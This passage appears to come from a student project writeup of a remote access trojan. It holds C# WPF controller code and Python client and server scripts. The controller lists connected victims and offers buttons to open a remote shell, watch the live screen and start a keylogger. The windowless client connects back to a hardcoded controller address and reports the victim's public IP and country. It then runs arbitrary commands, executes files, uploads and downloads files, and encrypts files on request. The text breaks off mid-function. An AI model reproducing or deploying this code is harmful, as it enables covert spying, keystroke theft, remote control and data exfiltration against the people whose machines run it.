    get { return this.clientsock; }
}
}
}

```

### MainWindow.xaml.cs

```

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Data;
using System.Windows.Documents;
using System.Windows.Input;
using System.Windows.Media;
using System.Windows.Media.Imaging;
using System.Windows.Navigation;
using System.Windows.Shapes;
using System.Net.Sockets;

namespace GUI
{
    /// <summary>
    /// Interaction logic for MainWindow.xaml
    /// </summary>

```



```

///
public partial class MainWindow : Window
{
    Clients_Info_Win c;
    PythonListener p;
    public int client_num;
    Dictionary<string, Client_Control_Window> clients_dict;
    List<string> client_ids;

    public MainWindow()
    {
        InitializeComponent();
        this.client_num = 0;
        this.c = new Clients_Info_Win();
        this.canvas.Children.Add(this.c);
        this.c.Send_Command_Event += new
Clients_Info_Win.SendCommand_To_Main(Get_Command);
        this.clients_dict = new Dictionary<string,
Client_Control_Window>(10); // the string is the id of the client
        this.p = new PythonListener(this);
        this.Closing += Window_Closing;
        // we need another list of client number and id's
        this.client_ids = new List<string>();
    }

    private void Window_Closing(object sender,
System.ComponentModel.CancelEventArgs e)
    {
        int count = 0;
        foreach(Client_Control_Window window in clients_dict.Values)
        {
            if (window.Busy == true)
                count++;
        }
        if (count > 0)
        {
            MessageBox.Show("There are " + count + " control windows that
are still running options, please finish using them in order to exit.");
            e.Cancel = true;
        }
        else
        {
            this.p.sendCommand("Exit");
            this.p.StopEvent = true;
            this.p.ClientSock.Close();
            foreach(string id in this.clients_dict.Keys)
            {
                this.clients_dict[id].Exit_Flag = true;
                this.clients_dict[id].Close();
            }
        }
    }

    void Get_Command(string cmd)
    {
        bool flag = Check_Choise(cmd);
        if (flag)
        {

```

```

        Show_Control_Win(cmd);
    }
    else
        Display_An_Error();
}

public void Add_To_Id_List(string id)
{
    this.client_ids.Add(id);
}

void Remove_Client_From_Dictionary(string id_to_remove)
{
    foreach (Client_Control_Window c in this.clients_dict.Values)
    {
        if(c.Client_ID == id_to_remove)
        {
            this.clients_dict[id_to_remove].Disconnected_Flag = true;
            this.clients_dict[id_to_remove].Close(); // close his
window
            this.clients_dict[id_to_remove] = null;
            this.clients_dict.Remove(id_to_remove);
            break;
        }
    }
}

public void Remove_Disconnected_Client(string id_to_remove)
{
    Dispatcher.Invoke((Action)(() =>
    {
        this.client_ids.Remove(id_to_remove);
        Remove_Client_From_Dictionary(id_to_remove);
        string ordered_avilible_clients = "";
        int count = 1;
        foreach (string id in this.client_ids)
        {
            string info = "";
            foreach (string client_id in this.clients_dict.Keys)
            {
                if (id == client_id)
                {
                    info = this.clients_dict[id].Client_data;
                    break;
                }
            }
            ordered_avilible_clients += "\n" + count + ") " + info;
            count++;
            info = "";
        }
        lock (this.c.Clients_Data.Text)
        {
            this.c.Clients_Data.Text = ordered_avilible_clients;
        }
    }));
    this.client_num--;
}

```

```

void Show_Control_Win(string cmd)
{

    //if (IsWindowOpened(cmd))
    this.clients_dict[this.client_ids[Int32.Parse(cmd) -1]].Isopen =
true; // before we open it lets set the isopen flag to true!
    this.clients_dict[this.client_ids[Int32.Parse(cmd) -1]].Show();
    this.c.alert.Content = "";
    //else
        //MessageBox.Show("Window is alredy opened");
}

public void Add_Control_Window(string id, string info)
{
    Dispatcher.Invoke((Action)(() =>
    {
        Client_Control_Window c1 = new Client_Control_Window(info, id,
this.p.ClientSock);
        //c1.Send_Command_Event += C1_Send_Command_Event;
        this.clients_dict.Add(id, c1);
        //c1.Send_Success_Builld_Flag();
        Add_To_Id_List(id);
    }));
}

void C1_Send_Command_Event(string cmd)
{
    this.p.sendCommand(cmd);
}

bool Check_Choise(string m)
{

    int x;
    try
    {
        x = Int32.Parse(m);
    }
    catch(FormatException e)
    {
        return false;
    }

    if (m == "" || Int32.Parse(m) < 0 || Int32.Parse(m) >
this.client_num || Int32.Parse(m) == 0)
    {
        return false;
    }
}

```

```

        else
            return true;
    }

    private void Display_An_Error()
    {
        Dispatcher.Invoke((Action)(() =>
        {
            this.c.alert.Content= "Invalid client number";
        }));
    }

    public void Display_On_TextBlock(string mess)
    {
        Dispatcher.Invoke((Action)(() =>
        {
            string temp = this.c.Clients_Data.Text;
            temp += "\n" + (this.client_num + 1) + ") " + mess;
            this.c.Clients_Data.Text = temp;
            this.client_num++;
        }));
    }

    public Dictionary<string,Client_Control_Window> Clients_dic
    {
        get { return this.clients_dict; }
    }

}
}

```

### MainWindow.xaml

```

<Window x:Class="GUI.MainWindow"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
    xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
    xmlns:local="clr-namespace:GUI"
    mc:Ignorable="d"
    ResizeMode="CanMinimize"
    WindowStartupLocation="CenterScreen"
    Title="MainWindow" Height="590" Width="800">
    <Grid>
        <Canvas x:Name="canvas" HorizontalAlignment="Left" Height="500"
            VerticalAlignment="Top" Width="790"/>

    </Grid>

```

&lt;/Window&gt;

Clients Info Win.xaml.cs

```

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Data;
using System.Windows.Documents;
using System.Windows.Input;
using System.Windows.Media;
using System.Windows.Media.Imaging;
using System.Windows.Navigation;
using System.Windows.Shapes;
using System.Linq;

namespace GUI
{
    /// <summary>
    /// Interaction logic for Clients_Info_Win.xaml
    /// </summary>
    public partial class Clients_Info_Win : UserControl
    {
        public delegate void SendCommand_To_Main(string message);
        private string server_message = "";
        public event SendCommand_To_Main Send_Command_Event;
        public Clients_Info_Win()
        {
            InitializeComponent();
        }
        public string Server_Data
        {
            get
            {
                return this.Server_Data;
            }
            set
            {
                this.Server_Data = value;
            }
        }

        private void Connect_Button_Click(object sender, RoutedEventArgs e)
        {
            if (Send_Command_Event != null)
            {
                string m = this.client_number.Text;
                Send_Command_Event(m); // Send The command to the Min
            }
        }
    }
}

```

Clients Info Win.xaml

```

<UserControl x:Class="GUI.Clients_Info_Win"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:mc="http://schemas.openxmlformats.org/markup-
compatibility/2006"
    xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
    xmlns:local="clr-namespace:GUI"
    mc:Ignorable="d" Height="590" Width="800">
    <Grid >
        <Image x:Name="image" HorizontalAlignment="Left" Height="590"
VerticalAlignment="Top" Width="800" Source="/image/download.jpg"
Stretch="UniformToFill"/>
        <ScrollViewer HorizontalAlignment="Left" Margin="52.5,81,0,0"
VerticalScrollBarVisibility="Visible" VerticalAlignment="Top" Height="145"
Width="695" Foreground="White">
            <TextBlock x:Name="Clients_Data" HorizontalAlignment="Left"
TextWrapping="Wrap" VerticalAlignment="Top" Width="792" FontFamily="David"
FontSize="20"/>
        </ScrollViewer>
        <Label x:Name="lb1" HorizontalAlignment="Left" Margin="235,0,0,0"
VerticalAlignment="Top" Height="55" Width="330" FontWeight="Bold"
FontFamily="Segoe UI Black" FontSize="36" Foreground="White">
            <Run Text="Connected Clients"/>
        </Label>
        <Label x:Name="lb2" HorizontalAlignment="Left" Margin="50,278,0,0"
VerticalAlignment="Top" Height="55" Width="701" FontWeight="Bold"
FontFamily="Segoe UI Black" FontSize="25" Foreground="White">
            <Run Text="Choose the client you want to control on by his number
"/>
        </Label>
        <TextBox Height="50" HorizontalAlignment="Left" Margin="328,359,0,0"
Name="client_number" VerticalAlignment="Top" Width="145"
RenderTransformOrigin="0.874,3.895" Text="Number" FontSize="36"/>
        <Button x:Name="Connect_Button" Content="Control!"
HorizontalAlignment="Left" VerticalAlignment="Top" Width="296"
Margin="252,437,0,0" Height="66" FontFamily="Showcard Gothic" FontSize="36"
Click="Connect_Button_Click"/>
        <Label x:Name="alert" Content="" HorizontalAlignment="Left"
VerticalAlignment="Top" FontSize="20" Margin="303,508,0,0" Width="197"
Foreground="White"/>
    </Grid>
</UserControl>

```

Client Control Window.xaml.cs

```

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Data;
using System.Windows.Documents;

```

```

using System.Windows.Input;
using System.Windows.Media;
using System.Windows.Media.Imaging;
using System.Windows.Shapes;
using System.Net.Sockets;
using System.Threading;
using System.Diagnostics;
using System.Net.NetworkInformation;
using System.Threading;
using System.IO;
using System.ComponentModel;

namespace GUI
{
    /// <summary>
    /// Interaction logic for Client_Control_Window.xaml
    /// </summary>
    public partial class Client_Control_Window : Window
    {
        private string client_data;
        private string client_id;
        //public delegate void SendCommand_To_Python(string cmd);
        //public event SendCommand_To_Python Send_Command_Event;
        private Client_Python_Listener p;
        private string msg_From_Client;
        private bool port_flag;
        private string Working_Dir;
        private bool busy;
        private bool IsOpen;
        private bool disconnected_flag;
        private bool exit_flag;

        public Client_Control_Window(string client_data, string client_id,
Socket csock)
        {
            InitializeComponent();
            this.client_data = client_data;
            this.client_id = client_id;
            this.msg_From_Client = "";
            this.port_flag = false;
            this.client_info.Content = this.client_data;
            this.p = new Client_Python_Listener(csock);
            this.Working_Dir = Directory.GetCurrentDirectory() +
@"\..\..\..\..\..\";
            this.busy = false;
            this.Closing += Window_Closing;
            this.IsOpen = false;
            this.disconnected_flag = false;
            this.exit_flag = false;

        }

        public string Client_data
        {
            get { return this.client_data; }
        }
        public bool Disconnected_Flag
        {
            set { this.disconnected_flag = value; }
        }
    }
}

```

```

public bool Busy
{
    get {return this.busy;}
}
public bool Exit_Flag
{
    set { this.exit_flag = value; }
}

private void Window_Closing(object sender,
System.ComponentModel.CancelEventArgs e)
{
    if (this.disconnected_flag)
        MessageBox.Show("The client has been disconnected... the window
is about to be closed");

    else if(this.exit_flag){ }

    else if (!this.busy)
    {
        e.Cancel = true;
        this.Visibility = Visibility.Hidden;
        this.IsOpen = false;
    }
    else
    {
        e.Cancel = true;
        MessageBox.Show("Please finish using the options in order to
close the window");
    }

}

private int Set_Port(int port, string cmd)
{
    while (true)
    {
        while (this.msg_From_Client == "")
            continue;
        if (this.msg_From_Client == "PORT_ERROR")
        {
            this.msg_From_Client = "";
            port = Return_Available_Port();
            cmd = this.client_id + " PORT " + port.ToString();
            this.p.sendCommand(cmd);
        }
        else
        {
            this.msg_From_Client = "";
            break;
        }
    }
    return port;
}

```



```

private void Shell_But_Click(object sender, RoutedEventArgs e)
{
    if (this.busy == false)
    {
        int port = Return_Available_Port();
        string file_path_name = @"Shell\shell_server.py";
        string python_path = @"Python37-32\python.exe";
        string cmd = this.client_id + " Shell " + port.ToString();

        //if (Send_Command_Event != null)
        //{
            this.p.sendCommand(cmd);
        //}

        port = Set_Port(port, cmd);
        Thread t = new Thread(() => LaunchCommandLineApp(port,
python_path, file_path_name));
        t.IsBackground = true;
        this.busy = true;
        t.Start();
    }
    else
        MessageBox.Show("Other Functionality is currently running");
}

private void Live_Screen_But_Click(object sender, RoutedEventArgs e)
{
    if (this.busy == false)
    {
        int port = Return_Available_Port();
        string file_path_name = @"new_monitor\mon_server_1.py";
        string python_path = @"Python37-32\python.exe";
        string cmd = this.client_id + " Live " + port.ToString();
        //if (Send_Command_Event != null)
        //{
            this.p.sendCommand(cmd);
        //}

        port = Set_Port(port, cmd);
        Thread t = new Thread(() => LaunchCommandLineApp(port,
python_path, file_path_name));
        t.IsBackground = true;
        this.busy = true;
        t.Start();
    }
    else
        MessageBox.Show("Other Functionality is currently running");
}

private void Keylogger_But_Click(object sender, RoutedEventArgs e)
{
    if (this.busy == false)
    {
        int port = Return_Available_Port();
        string file_path_name = @"KeyLogger\KeyloggerServer.py";
        string python_path = @"Python27\python.exe";
        string cmd = this.client_id + " KeyLogger " + port.ToString();
        //if (Send_Command_Event != null)
        //{
            this.p.sendCommand(cmd);
        //}
    }
}

```

```

        //}

        port = Set_Port(port, cmd);
        Thread t = new Thread(() => LaunchCommandLineApp(port,
python_path, file_path_name));
        t.IsBackground = true;
        this.busy = true;
        t.Start();
    }
    else
        MessageBox.Show("Other Funcionality is currently running");
}

public void LaunchCommandLineApp(int port, string python_path, string
file_path_name)
{
    try
    {
        ProcessStartInfo startInfo = new ProcessStartInfo();
        startInfo.FileName = this.Working_Dir + python_path;
        startInfo.Arguments = this.Working_Dir + file_path_name + " " +
port.ToString();
        startInfo.CreateNoWindow = true;
        // Start the process with the info we specified.
        // Call WaitForExit and then the using statement will close.
        using (Process exeProcess = Process.Start(startInfo))
        {
            exeProcess.WaitForExit();
        }
    }
    catch
    {
        // Log error.
    }
    this.busy = false;
}

public string Client_ID
{
    get { return this.client_id; } // get method
    set { this.client_id = value; } // set method
}

public string Msg
{
    get { return this.msg_From_Client; }
    set { this.msg_From_Client = value; }
}

int Return_Available_Port()
{
    Random rand = new Random();
    int rnd_port = rand.Next(1024, 5001);
    bool isAvailable = true;

    // Evaluate current system tcp connections. This is the same
information provided
    // by the netstat command line application, just in .Net strongly-
typed object

```

```

        // form. We will look through the list, and if our port we would
like to use
        // in our TcpClient is occupied, we will set isAvailable to false.
        IPGlobalProperties ipGlobalProperties =
IPGlobalProperties.GetIPGlobalProperties();
        TcpConnectionInformation[] tcpConnInfoArray =
ipGlobalProperties.GetActiveTcpConnections();
        for(int i=0; i<5000; i++)
        {
            foreach (TcpConnectionInformation tcpi in tcpConnInfoArray)
            {
                if (tcpi.LocalEndPoint.Port == rnd_port)
                {
                    isAvailable = false;
                    break;
                }
            }

            if (isAvailable)
                return rnd_port;
        }
        return -1;
    }

    public bool IsOpen
    {
        get { return this.IsOpen; }
        set { this.IsOpen = value; }
    }
}
}

```

### Client Control Window.xaml

```

<Window x:Class="GUI.Client_Control_Window"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
        xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
        xmlns:local="clr-namespace:GUI"
        mc:Ignorable="d"
        ResizeMode="CanMinimize"
        WindowStartupLocation="CenterScreen"
        Title="Client_Control_Window" Height="495" Width="800">
    <Grid>
        <Image x:Name="image" HorizontalAlignment="Left" Height="495"
VerticalAlignment="Top" Width="800" Source="/image/control.jpg"
Stretch="UniformToFill"/>
        <Label x:Name="lb1" Content="Control Panel" HorizontalAlignment="Left"
Margin="249,26,0,0" VerticalAlignment="Top" Width="288" FontFamily="Showcard
Gothic" FontSize="36" Foreground="White" Height="52"/>
        <Label x:Name="client_info" Content="" HorizontalAlignment="Left"
Margin="145,102,0,0" VerticalAlignment="Top" Width="505" FontSize="20"
FontFamily="Yu Gothic UI Semibold" Foreground="White"/>
    </Grid>

```

```

        <Button x:Name="Shell_But" Content="Open Shell"
HorizontalAlignment="Left" VerticalAlignment="Top" Width="100"
Margin="45,290,0,0" Height="42" Click="Shell_But_Click"/>
        <Button Content="Show Live Screen" HorizontalAlignment="Left"
Margin="339,290,0,0" VerticalAlignment="Top" Width="100" Height="42"
Click="Live_Screen_But_Click"/>
        <Button Content="Open Keylogger" HorizontalAlignment="Right"
Margin="0,290,45,0" VerticalAlignment="Top" Width="105" Height="42"
Click="Keylogger_But_Click"/>
    </Grid>
</Window>

```

### Client Python Listener.cs

```

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Net.Sockets;
using System.Net.NetworkInformation;
using System.Threading;
using System.Net;

namespace GUI
{
    class Client_Python_Listener
    {
        private int port;
        Socket clientsock;

        public Client_Python_Listener(Socket clientsock)
        {
            this.clientsock = clientsock;
        }

        public void sendCommand(string cmd)
        {
            byte[] msg = Encoding.ASCII.GetBytes(cmd);
            msg = Encoding.ASCII.GetBytes(cmd);
            this.clientsock.Send(msg); //tacking data from window and sending to
client
        }
    }
}

```

## קובץ צד הלקוח

### client.pyw

```

#!/usr/bin/python3
import socket

```

```

import requests
from lxml import html
import os
import time

SERVER_HOST = "127.0.0.1"
SERVER_PORT = 5003

class Client_Side():

    def __init__(self):
        self.host_addr = '10.0.0.9'
        self.host_port = 8082
        self.dir_path = os.path.dirname(os.path.realpath(__file__)) +
"\\..\\.\\\"
        self.conn = self.Get_Secure_Connection()
        self.ipv4 = self.Get_Local_Ip()

    def Get_Secure_Connection(self):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((self.host_addr, self.host_port))
        print("Successfully connected to the server")
        return s

    def Send_First_Data(self):
        req = requests.get(url="https://iplocation.com")
        tree = html.fromstring(req.content)
        ip = tree.xpath('//b[@class="ip"]/text()')
        country = tree.xpath('//span[@class="country_name"]/text()')
        data = "INFO: Client IP: " + ip[0] + " Client Country " + country[0]
        print (data)
        self.conn.send(data.encode())

    def Get_Local_Ip(self):
        return self.conn.getsockname()[0]

    def tryPort(self, port):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        result = False
        try:
            sock.bind((self.ipv4, port))
            result = True
        except:
            print("Port is in use")
        sock.close()
        return result

    def Get_Data(self):
        c = ""
        while True:
            c = self.conn.recv(1024)
            if c:
                break
        return c.decode()

    #def Send_Current_Dir(self):
    #self.conn.send(self.dir_path[:-4].encode())

    def Set_Port(self, port):
        while(self.tryPort(port) == False):
            self.conn.send("PORT_ERROR".encode())
            port = int(self.Get_Data().split(" ")[1])
        self.conn.send("PORT_SUCCESS".encode())

```

```

        return port

    def Panel(self):
        self.Send_First_Data()

        while True:
            c = self.Get_Data()
            if("Exit" in c):
                self.conn.send("Exited".encode())
                self.conn.close()
                break
            c = c.split(" ")
            cmd = c[0]
            port = c[1]
            port = self.Set_Port(int(port))
            if(cmd == "Shell"):
                self.Shell(port)
                print("Exited from the shell")
            elif(cmd == "Live"):
                self.Live_Screen(port)

            else:
                self.KeyLogger(port)

    def KeyLogger(self, port):
        msg = "Im in the Keylogger!"
        time.sleep(5)
        #self.conn.send("Opened".encode())
        os.system(self.dir_path + "Python27\\pythonw.exe " + self.dir_path +
"KeyLogger\\KeyloggerClientNew.pyw " + str(port))
        print(msg)

    def Live_Screen(self, port):
        msg = "Im in the Live Screen!"
        time.sleep(2)
        #self.conn.send("Opened".encode())
        os.system(self.dir_path + "Python37-32\\python.exe " + self.dir_path
+ "new_monitor\\mon_client.py " + str(port))
        print(msg)

    def Shell(self, port):
        msg = "Im in the Shell!"
        time.sleep(2)
        #self.conn.send("Opened".encode())
        os.system(self.dir_path + "Python37-32\\python.exe " + self.dir_path
+ "Shell\\shell_client.py " + str(port))
        print(msg)
        # create the socket object

c = Client_Side()
c.Panel()
print("Exited with exit code 0")

```

## קבצי האופציות

### Shell

#### shell\_server.py

```

import socket
import os
import sys
SERVER_HOST = "10.0.0.9"
SERVER_PORT = int(sys.argv[1])

class Shell():
    def __init__(self):
        self.conn, self.client_address = self.Get_Connection()
        self.dir_place = os.path.abspath(os.getcwd()) +
        "\\..\\..\\..\\..\\..\\..\\Shell\\"
        self.hostname, self.path = self.Get_Required_First_Data()

    def Get_Connection(self):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.bind((SERVER_HOST, SERVER_PORT))
        s.listen(1)
        client_socket, client_address = s.accept()
        return client_socket, client_address

    def Get_Required_First_Data(self):
        d = self.conn.recv(1024).decode()
        return d.split(" ")[0], d.split(" ")[1]

    def Check_If_File_Exists(self, args):

        if (os.path.isfile(self.path + args)):
            file = self.path + args
            return True, file
        if (os.path.isfile(args)):
            return True, args
        return False, " "

    def Exit(self, cmd):
        self.conn.send(cmd.encode())
        self.conn.close()

    def Send_Large_Data_To_Client(self, data):
        f = False
        f1 = data.read(1024)
        while f1:
            if (len(f1) < 1024):
                self.conn.send(f1 + "+".encode() * (1024 - len(f1)))
                self.conn.send("EOF ".encode() + str((1024 -
len(f1))).encode())

```

```

        f = True
        break
    self.conn.send(f1)
    f1 = data.read(1024)
    if (f == False): # if len(data) % 0 == 1024
        self.conn.send("EOF".encode())

def Handel_Upload(self, cmd):
    if (len(cmd.split(" ")) == 2):
        file = cmd.split(" ")[1]
        flag, file = self.Check_If_File_Exsists(file)
        if (flag):
            print(file)
            f_name = file.split("\\")[len(file.split("\\")) - 1]
            place = input('Where do you want to save the file in the
controlled computer? [Press D for the current working directory] ')
            self.conn.send(str('Upload ' + place + " " +
f_name).encode())
            ans = self.conn.recv(1024).decode()
            while (ans == 'INVALID PATH'):
                print("Invalid saving path! \n try again")
                place = input('Where do you want to save the file in the
controlled computer? [Press D for the current working directory] ')
                self.conn.send(str('Upload' + place + " " +
f_name).encode())
                ans = self.conn.recv(1024)

            while (ans == 'File_Exsists'):
                ans_1 = input("there is already a file with that name in
this path. do you want to overwrite it? [y/n] ")
                while ans_1 != 'y' and ans_1 != 'n':
                    ans_1 = input("Invalid choise choose [y/n] ")
                if (ans_1 == 'n'):
                    file_name = input("Please enter a new file name ")
                    self.conn.send(file_name.encode())
                else:
                    self.conn.send("OVERWRITE".encode())
                ans = self.conn.recv(1024).decode()

            my_file = open(file, 'rb')
            self.Send_Large_Data_To_Client(my_file)
            msg = self.conn.recv(1024).decode()
            print(msg)
            return 0
        else:
            print("We couldn't find the file!")
            return -1

    else:
        print("The command expect 2 arguments, but " +
str(len(cmd.split(" "))) + " were given...")
        return -1

def Get_File_From_Client(self, cmd):
    file_name = cmd.split(" ")[1].split("\\")[-1]
    while True:
        path1 = input("Where do you want to save the file? ")
        if (os.path.isdir(path1)):
            break
        print("Invalid path! please enter it correctly")

    while(os.path.isfile(path1 + "\\ " + file_name)):
        ans = input("there is already a file with that name in this
path. do you want to overwrite it? [y/n] ")

        while ans != 'y' and ans != 'n':

```



```

        ans = input("Invalid choice choose [y/n] ")
        if(ans == 'n'):
            file_name = input("Please enter a new file name ")
        else:
            break
    self.conn.send("ok".encode())
    file = open(path1 + "\\\" + file_name, 'wb')
    data_to_file = self.Get_Large_Data()

    file.write(data_to_file)
    print("The file has been downloaded")
    file.close()

def Save_Encryption_Key(self):
    self.conn.send("YES".encode())
    data = self.conn.recv(1024).decode()
    file = open("Info.txt", 'w')
    file.write(data)
    file.close()
    print("The key has been saved in this path: " +
os.path.abspath(os.getcwd()) + "\\Info.txt")

def Handel_Decryption_Request(self):
    key = input("Please enter your decryption key: ")
    self.conn.send(key.encode())
    dec_file = self.conn.recv(1024).decode()
    print("The file have been decrypted, and saved as: " + dec_file)

def Get_Large_Data(self):
    final_data = b''
    while True:
        # print('receiving data...')
        data = self.conn.recv(1024)
        if ("EOF ".encode() in data):
            if (len(data.decode().split(" ")) == 2):
                final_data = final_data[:-int(data.decode().split("
") [1]))]
            break
        final_data += data
    return final_data

def Handel_Shell(self):
    print(self.Get_Large_Data().decode())

def Main_Panel(self):
    available_requests = ['encrypt', 'decrypt', 'change', 'cd',
'execute', 'timeout', 'download']
    while True:
        # get the command from prompt
        cmd = input(str(self.client_address[0] + ":" + self.hostname +
": " + self.path + " > "))
        request = cmd.split(" ")[0]
        if request == "exit":
            self.Exit(cmd)
            break

        if (len(cmd.split(" ")) < 2):
            print("Invalid params/command")
            continue

        elif (request == 'upload'):
            self.Handel_Upload(cmd)
            continue

```

```

elif (request == 'shell'):
    self.conn.send(cmd.encode())
    self.Handel_Shell()
    continue

elif(request in available_requests):
    self.conn.send(cmd.encode())

else:
    print("Invalid params/command")
    continue

result = self.conn.recv(16384).decode()

if result.split(' ')[0] == 'PATH':
    self.path = result.split(" ")[1]

elif 'DOWNLOAD'in result:
    #file_or_dir = result.split(" ")[1]
    self.Get_File_From_Client(cmd)

elif (result == 'encrypt'):
    print(self.conn.recv(1024).decode())
    ch = input("Do you want to save the Key as a file? [Y/N] ")
    if str(ch) == 'Y':
        self.Save_Encryption_Key()
    else:
        self.conn.send("NO".encode())
        print("\n\n")

elif (result == 'decrypt'):
    self.Handel_Decryption_Request()

else:
    print(result)

os.system("cls")
shell = Shell()
art_file = shell.dir_place + "art_file.txt"
f = open(art_file, "r")
ascii = "".join(f.readlines())
print(ascii)
shell.Main_Panel()

```

shell\_client.pyw

```

import socket
import os
import subprocess
import sys
from AES import AES_Crypto
import io
from threading import Timer

SERVER_HOST = "10.0.0.9"
SERVER_PORT = int(sys.argv[1])
print(SERVER_PORT)

msg = ""

class Shell_Client():
    def __init__(self):
        self.conn = self.Get_Connection()
        self.path = os.path.abspath(os.getcwd()) + "\\\"
        self.disks = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
        self.timeout = 5

    def Get_Connection(self):
        so = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        # connect to the server
        so.connect((SERVER_HOST, SERVER_PORT))
        return so

    def Send_Requiered_First_Data(self):
        self.conn.send(os.environ['COMPUTERNAME'].encode() + b' ' +
self.path.encode())

    def Check_If_File_Exsists(self, command):
        if(len(command.split(" ")) > 2):
            return False
        file = command.split(" ")[1]
        print(self.path + file)
        if (os.path.isfile(self.path + file)):
            file = self.path + file
            return True, file
        if (os.path.isfile(file)):
            return True, file
        return False, " "

    def Handel_CD_Command(self, command):
        if (command == "cd .."):
            spl = self.path.split('\\')

            if (len(spl) > 2):
                self.path = ""
                for x in range(0, len(spl) - 2):
                    self.path += spl[x] + "\\\"
                msg = 'PATH ' + self.path
            else:
                msg = "You are in the root of your disc!"

```

```

        else:
            if (len(command.split(" ")) == 2 and command.split(" ")[1] !=
''):

                path_to_go = command.split(" ")[1]
                if (path_to_go[0] == '' and path_to_go[-1] == ''): # in
case its like this "path"
                    path_to_go = path_to_go[1:-1]

                if os.path.isdir(self.path + "\\\" + path_to_go): # if we try
to go to dir that inside of the current dir
                    self.path = self.path + path_to_go.split("/") [0] + "\\\"
                    msg = 'PATH ' + self.path
                elif (os.path.isdir(path_to_go)): # if we want to cd to
other path in the computer
                    self.path = path_to_go.split("/") [0] + "\\\"
                    msg = 'PATH ' + self.path
                else:
                    msg = "Invalid path!"
            else:
                msg = "Invalid path!"

        print(msg)
        self.conn.send(msg.encode())

    def Execute_File(self, file):
        os.system(file)

    def Execute_Command_in_The_Shell(self, command):
        kill = lambda process: process.kill()
        stdout_val = ""
        if (command[6:] == 'dir'):
            proc = subprocess.Popen(command[6:] + ' "' + self.path + '"',
shell=True, stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
            stdout_val = proc.stdout.read() + proc.stderr.read()
        else:
            proc = subprocess.Popen(command[6:], stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
            my_timer = Timer(self.timeout, kill, [proc])
            stdout = ""
            stderr = ""
            try:
                my_timer.start()
                stdout, stderr = proc.communicate()
                stdout_val = stdout + stderr
            finally:
                my_timer.cancel()
            data_to_server = io.BytesIO(stdout_val)
            self.Send_Large_Data_To_Server(data_to_server)

    def Send_Large_Data_To_Server(self, data):
        f = False
        f1 = data.read(1024)
        while f1:
            if (len(f1) < 1024):
                self.conn.send(f1 + "+" .encode() * (1024 - len(f1)))
                self.conn.send("EOF " .encode() + str((1024 -
len(f1))) .encode())
            f = True
            break
            self.conn.send(f1)
            f1 = data.read(1024)
        if (f == False): # if len(data) % 0 == 1024

```

```

        self.conn.send("EOF".encode())

    def Encrypt_File(self, file):
        enc = AES_Crypto()
        key = enc.Create_key(file)
        enc.Encrypt_File(file, key)
        msg = "Your file has been encrypted! \nNOTE: Your key is " + key
+ "\n" + "Use it to decrypt the file!"
        self.conn.send(msg.encode())
        if (self.conn.recv(1024).decode() == 'YES'):
            self.conn.send(str(
                "File's place : " + file[0: file.rfind('.')] + "\n" +
                "Decryption KEY: " + key).encode())

    def Decrypt_File(self, file):
        key = self.conn.recv(1045).decode()
        enc = AES_Crypto()
        dec_file = enc.Decrypt_File(file, key)
        self.conn.send(dec_file.encode())

    def Get_File_From_Server(self, path_to_save, file_name):
        file = open(path_to_save + "\\ " + file_name, 'wb')
        data_to_file = b''
        while True:
            #print('receiving data...')
            data = self.conn.recv(1024)
            if("EOF".encode() in data):
                if (len(data.decode().split(" ")) == 2):
                    data_to_file = data_to_file[:-(int(data.decode().split("
") [1]))]
                    break
                data_to_file += data
            print("ok")
            file.write(data_to_file)
            file.close()
            self.conn.send("The file Has been uploaded".encode())

    def Change(self, command):
        self.path = command[7:] + "\\ "
        self.conn.send('PATH '.encode() + self.path.encode())

    def Main_Panel(self):
        self.Send_Requiered_First_Data()
        while True:
            # receive the command from the server
            command = self.conn.recv(1024).decode()
            print(command)
            if command == "exit":
                self.conn.close()
                break
            elif command[0:2] == 'cd':
                self.Handel_CD_Command(command)

            elif command[0:7] == 'execute':
                flag, file = self.Check_If_File_Exists(command)
                if(flag):
                    msg = "Executed!"
                    self.Execute_File(file)
                else:
                    msg = "File not found"

```

```

        self.conn.send(msg.encode())

    elif command[0:5] == 'shell':
        self.Execute_Command_in_The_Shell(command)

    elif command[0:7] == 'timeout':
        self.timeout = int(command.split(" ")[1])
        self.conn.send("Timeout has been updated".encode())

    elif command[0:8] == 'download':

        flag, file = self.Check_If_File_Exists(command)
        if(flag):
            msg = "DOWNLOAD"
            file = open(file, 'rb')
            self.conn.send(msg.encode())
            ack = self.conn.recv(1024) # trash
            self.Send_Large_Data_To_Server(file)
        else:
            msg = 'Invalid file name\ location!'
            self.conn.send(msg.encode())

    elif command[0:7] == 'encrypt':
        flag, file = self.Check_If_File_Exists(command)
        if (flag):
            self.conn.send("encrypt".encode())
            self.Encrypt_File(file)
        else:
            self.conn.send("Invalid file/ path to the
file".encode())

    elif command[0:7] == 'decrypt':
        flag, file = self.Check_If_File_Exists(command)
        if (flag):
            self.conn.send("decrypt".encode())
            self.Decrypt_File(file)
        else:
            self.conn.send("Invalid file/ path to the
file".encode())

    elif command[0:6] == 'Upload':
